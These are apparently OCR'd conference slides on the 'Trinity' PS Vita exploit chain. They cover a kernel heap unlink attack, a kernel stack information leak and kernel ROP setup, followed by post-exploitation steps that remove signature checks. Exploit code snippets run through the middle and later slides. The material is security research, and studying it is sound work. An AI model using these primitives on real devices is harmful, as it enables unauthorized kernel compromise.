



```
void *temp = malloc(0x1000);
void *work = malloc(0x800);
memcpy(work+0x28, temp+0x10, size);
free(work);
free(temp);
```

Unlink Attack

State after free(work)

- Busy list head changed
- Fake free chunk now points to **work**





```
void *temp = malloc(0x1000);
void *work = malloc(0x800);
memcpy(work+0x28, temp+0x10, size);
free(work);
free(temp);
```

Unlink Attack

State after free(work)

- Busy list head changed
- Fake free chunk now points to **work**
- **`arb->next = work`**





```
void *temp = malloc(0x1000);
void *work = malloc(0x800);
memcpy(work+0x28, temp+0x10, size);
free(work);
free(temp);
```

Unlink Attack

State after free(temp)

- Busy list head changed again





```
void *temp = malloc(0x1000);
void *work = malloc(0x800);
memcpy(work+0x28, temp+0x10, size);
free(work);
free(temp);
```

Unlink Attack

State after free(temp)

- Busy list head changed again
- **`arb->prev = NULL`**





```
void *temp = malloc(0x1000);
void *work = malloc(0x800);
memcpy(work+0x28, temp+0x10, size);
free(work);
free(temp);
```

Unlink Attack

State after free(temp)

- Busy list head changed again
- **`arb->prev = NULL`**
- Three chunks ready to be merged





```
void *temp = malloc(0x1000);
void *work = malloc(0x800);
memcpy(work+0x28, temp+0x10, size);
free(work);
free(temp);
```

Unlink Attack

State after merging first with second chunk

- Two chunks left to be merged





```
void *temp = malloc(0x1000);
void *work = malloc(0x800);
memcpy(work+0x28, temp+0x10, size);
free(work);
free(temp);
```

Unlink Attack

State after merging with third chunk

- `arb->prev = work`





```
void *temp = malloc(0x1000);
void *work = malloc(0x800);
memcpy(work+0x28, temp+0x10, size);
free(work);
free(temp);
```

Unlink Attack

Overall, we have three writes:

```
*(uint32_t *)(arb_top    - offsetof(chunk_header_t, next)) = work;
*(uint32_t *)(arb_right  - offsetof(chunk_header_t, prev)) = NULL;
*(uint32_t *)(arb_bottom - offsetof(chunk_header_t, prev)) = work;
```

Let's redirect a pointer in kernel.



Gaining Kernel Code Execution

- This code is used to allocate the 0x800 bytes **work** buffer

```
v29 = (*(int (__fastcall **)(int, signed int, signed int))(*(_DWORD *)(v4 + 0x580) + 0x638))(
        *(_DWORD *)(v4 + 0x580) + 0x630,
        0x800,
        4);
```

Gaining Kernel Code Execution

- This code is used to allocate the 0x800 bytes **work** buffer

```
v29 = (*(int (__fastcall **)(int, signed int, signed int))(*(_DWORD *)(v4 + 0x580) + 0x638))(
        *(_DWORD *)(v4 + 0x580) + 0x630,
        0x800,
        4);
```

- Let’s overwrite value at v4 + 0x580 with address of **work**.

Gaining Kernel Code Execution

- This code is used to allocate the 0x800 bytes **work** buffer

```
v29 = (*(int (__fastcall **)(int, signed int, signed int))(*(_DWORD *)(v4 + 0x580) + 0x638))(
        *(_DWORD *)(v4 + 0x580) + 0x630,
        0x800,
        4);
```

- Let’s overwrite value at v4 + 0x580 with address of **work**. Need info leak!

Kernel Stack Information Disclosure

```
int ksceUdcdGetDeviceInfo(void *info) {
  if (!sub_810042A8(2))
    return 0x80243003;
  *(uint32_t *)(info + 0x00) = dword_8100D200;
  *(uint32_t *)(info + 0x04) = dword_8100D204;
  return 0;
}

int sceUdcdGetDeviceInfo(void *info) {
  int res;
  char k_info[0x40];
  ...
  res = ksceUdcdGetDeviceInfo(k_info);
  if (res >= 0)
    ksceKernelMemcpyKernelToUser(info, k_info, sizeof(k_info));
  ...
}
```

Kernel Stack Information Disclosure

```
int ksceUdcdGetDeviceInfo(void *info) {
  if (!sub_810042A8(2))
    return 0x80243003;
  *(uint32_t *)(info + 0x00) = dword_8100D200;
  *(uint32_t *)(info + 0x04) = dword_8100D204;
  return 0;
}

int sceUdcdGetDeviceInfo(void *info) {
  int res;
  char k_info[0x40];
  ...
  res = ksceUdcdGetDeviceInfo(k_info);
  if (res >= 0)
    ksceKernelMemcpyKernelToUser(info, k_info, sizeof(k_info));
  ...
}
```

0x40 bytes allocated, but only **0x8 bytes** initialized!
Syscall only accessible with system privileges

Gaining Kernel Code Execution

- This code is used to allocate the 0x800 bytes **work** buffer

```
v29 = (*(int (__fastcall **)(int, signed int, signed int))(*(_DWORD *)(v4 + 0x580) + 0x638))(
        *(_DWORD *)(v4 + 0x580) + 0x630,
        0x800,
        4);
```

- Let’s overwrite value at v4 + 0x580 with address of **work**. Need info leak!

Gaining Kernel Code Execution

- This code is used to allocate the 0x800 bytes **work** buffer

```
v29 = (*(int (__fastcall **)(int, signed int, signed int))(*(_DWORD *)(v4 + 0x580) + 0x638))(
        *(_DWORD *)(v4 + 0x580) + 0x630,
        0x800,
        4);
```

- Let's overwrite value at v4 + 0x580 with address of **work**. Need info leak!
- Prepare kernel ROP chain and stub to pivot the stack:

```
*(u32 *)(buf - 0x20 + 0x630) = 0xDEADBEEF;            // r4 <-- r0 will point here
*(u32 *)(buf - 0x20 + 0x634) = 0xDEADBEEF;            // sl
*(u32 *)(buf - 0x20 + 0x638) = ldm_r0_r4_sl_ip_sp_pc; // ip <-- this will be executed
*(u32 *)(buf - 0x20 + 0x63c) = kstack_base + 0xa30;   // sp
*(u32 *)(buf - 0x20 + 0x640) = pop_pc;                // pc
```

Gaining Kernel Code Execution

- This code is used to allocate the 0x800 bytes **work** buffer

```
v29 = (*(int (__fastcall **)(int, signed int, signed int))(*(_DWORD *)(v4 + 0x580) + 0x638))(
        *(_DWORD *)(v4 + 0x580) + 0x630,
        0x800,
        4);
```

- Let's overwrite value at v4 + 0x580 with address of **work**. Need info leak!
- Prepare kernel ROP chain and stub to pivot the stack:

```
*(u32 *)(buf - 0x20 + 0x630) = 0xDEADBEEF;            // r4 <-- r0 will point here
*(u32 *)(buf - 0x20 + 0x634) = 0xDEADBEEF;            // sl
*(u32 *)(buf - 0x20 + 0x638) = ldm_r0_r4_sl_ip_sp_pc; // ip <-- this will be executed
*(u32 *)(buf - 0x20 + 0x63c) = kstack_base + 0xa30;   // sp
*(u32 *)(buf - 0x20 + 0x640) = pop_pc;                // pc
```

- Launch unlink attack on v4 + 0x580 to redirect to stub

Gaining Kernel Code Execution

- This code is used to allocate the 0x800 bytes **work** buffer

```
v29 = (*(int (__fastcall **)(int, signed int, signed int))(*(_DWORD *)(v4 + 0x580) + 0x638))(
        *(_DWORD *)(v4 + 0x580) + 0x630,
        0x800,
        4);
```

- Let's overwrite value at v4 + 0x580 with address of **work**. Need info leak!
- Prepare kernel ROP chain and stub to pivot the stack:


```
*(u32 *)(buf - 0x20 + 0x630) = 0xDEADBEEF;            // r4 <-- r0 will point here
*(u32 *)(buf - 0x20 + 0x634) = 0xDEADBEEF;            // sl
*(u32 *)(buf - 0x20 + 0x638) = ldm_r0_r4_sl_ip_sp_pc; // ip <-- this will be executed
*(u32 *)(buf - 0x20 + 0x63c) = kstack_base + 0xa30;   // sp
*(u32 *)(buf - 0x20 + 0x640) = pop_pc;                // pc
```

- Launch unlink attack on v4 + 0x580 to redirect to stub
- Invoke victim code, stack pivot and kick off kernel ROP chain

Post-exploitation

- Kernel ROP chain:
  a. Allocate RW page
  b. Copy payload into page
  c. Mark page as RX
  d. Execute it
- Kernel payload:
  a. Restore heap data-structure
  b. Remove signature checks
  c. Load Custom Firmware framework

Plan Of Attack



Demo

Summary

- Achieved kernel code execution on MIPS processor by exploiting a type confusion vulnerability and a race condition vulnerability

Summary

- Achieved kernel code execution on MIPS processor by exploiting a type confusion vulnerability and a race condition vulnerability
- Escaped PSP Emulator by reading arbitrary memory with CSC and smashing the stack

Summary


- Achieved kernel code execution on MIPS processor by exploiting a type confusion vulnerability and a race condition vulnerability
- Escaped PSP Emulator by reading arbitrary memory with CSC and smashing the stack
- Escalated ARM privileges using a kernel stack info leak and a heap unlink attack

Summary

- Achieved kernel code execution on MIPS processor by exploiting a type confusion vulnerability and a race condition vulnerability
- Escaped PSP Emulator by reading arbitrary memory with CSC and smashing the stack
- Escalated ARM privileges using a kernel stack info leak and a heap unlink attack
- Source code and more detailed write-up available at github.com/TheOfficialFloW/Trinity

Join the Scene!

- Network stack based on NetBSD 4.0. RCE challenge!
- NetBSD-SA2019-003 discovered by looking at PS Vita
- Find bootrom/bootloader vulnerabilities!
- Linux Port Work-In-Progress by xerpi
- Savestate feature Work-In-Progress by me
- Much more fun stuff



Acknowledgments

- Thanks to Team Molecule for their prior research
- Thanks to qwikrazor87 for MIPS kernel vulnerabilities
- Thanks to my Manager and my team for encouraging and supporting me
- Thanks to abertschi and liblor for slides ideas and friendship
- Thanks to my family for everything <3

Thank you for your attention!